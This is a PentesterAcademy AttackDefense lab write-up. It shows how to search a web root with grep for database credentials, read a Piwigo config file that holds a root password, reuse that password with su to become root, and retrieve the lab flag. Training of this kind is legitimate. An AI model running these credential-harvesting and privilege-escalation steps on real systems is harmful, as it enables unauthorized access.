ATTACK DEFENSE

by PentesterAcademy


Name	T1552.001: Credentials in Files
URL	https://www.attackdefense.com/challengedetails?cid=1582
Type	MITRE ATT&CK Linux : Credential Access

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: Use the credentials to perform privilege escalation and retrieve the flag!

Solution:

This machine is for deploying web applications. So, check if any already present webapp has something interesting. Switch to html root folder.




```
student@attackdefense:~$
student@attackdefense:~$ cd /var/www/html/
student@attackdefense:/var/www/html$ ls -l
total 320
drwxr-xr-x  4 root root  4096 Jul  1 12:19 _data
-rwxr-xr-x  1 root root  3009 Dec 17  2012 about.php
-rwxr-xr-x  1 root root  5736 Dec 17  2012 action.php
drwxr-xr-x  4 root root  4096 Dec 17  2012 admin
-rwxr-xr-x  1 root root 11310 Dec 17  2012 admin.php
-rwxr-xr-x  1 root root  2446 Dec 17  2012 category.php
-rwxr-xr-x  1 root root 16367 Dec 17  2012 comments.php
drwxr-xr-x  2 root root  4096 Dec 17  2012 doc
-rwxr-xr-x  1 root root  6712 Dec 17  2012 feed.php
drwxr-xr-x  2 root root  4096 Dec 17  2012 galleries
-rwxr-xr-x  1 root root 17368 Dec 17  2012 i.php
-rwxr-xr-x  1 root root  4415 Dec 17  2012 identification.php
drwxr-xr-x  6 root root  4096 Dec 17  2012 include
```

Search for credentials by trying various options like username, password, db_username, db_password, db_user etc.

In this case, db_user worked.


Command: grep -nr “db_user”



```
student@attackdefense:/var/www/html$ grep -nr "db_user" .
./install.php:270:$conf[\'db_user\'] = \''.$dbuser.'\';
./include/common.inc.php:115:  $pwg_db_link = pwg_db_connect($conf['db_host'], $conf['db_user'],
./local/config/database.inc.php:4:$conf['db_user'] = 'root';
./admin/include/functions_upgrade.php:322:    $pwg_db_link = pwg_db_connect($conf['db_host'], $conf['db_user'], $conf['db_password'], $conf['db
_base']);
./i.php:412:  $pwg_db_link = pwg_db_connect($conf['db_host'], $conf['db_user'],
./upgrade_feed.php:63:  $pwg_db_link = pwg_db_connect($conf['db_host'], $conf['db_user'],
student@attackdefense:/var/www/html$
```


On opening the database.inc.php file, one can find the password for root user.

Command: cat ./local/config/database.inc.php




```
student@attackdefense:/var/www/html$ cat ./local/config/database.inc.php
<?php
$conf['dblayer'] = 'mysql';
$conf['db_base'] = 'piwigo';
$conf['db_user'] = 'root';
$conf['db_password'] = 'w3lc0m3t0adlabs';
$conf['db_host'] = 'localhost';

$prefixeTable = 'piwigo_';

define('PHPWG_INSTALLED', true);
define('PWG_CHARSET', 'utf-8');
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
?>student@attackdefense:/var/www/html$
```

Use this password to switch to root user using su command.



```
student@attackdefense:/var/www/html$
student@attackdefense:/var/www/html$ su
Password:
root@attackdefense:/var/www/html# whoami
root
root@attackdefense:/var/www/html#
```

On getting the root user, retrieve flag located in /root directory.



```
root@attackdefense:/var/www/html# cd /root/
root@attackdefense:~# ls -l
total 4
-rw-r--r-- 1 root root 33 Nov  2 14:49 flag
root@attackdefense:~# cat flag
760a582ebd219e2efb6dec173d416723
root@attackdefense:~#
```

Flag: 760a582ebd219e2efb6dec173d416723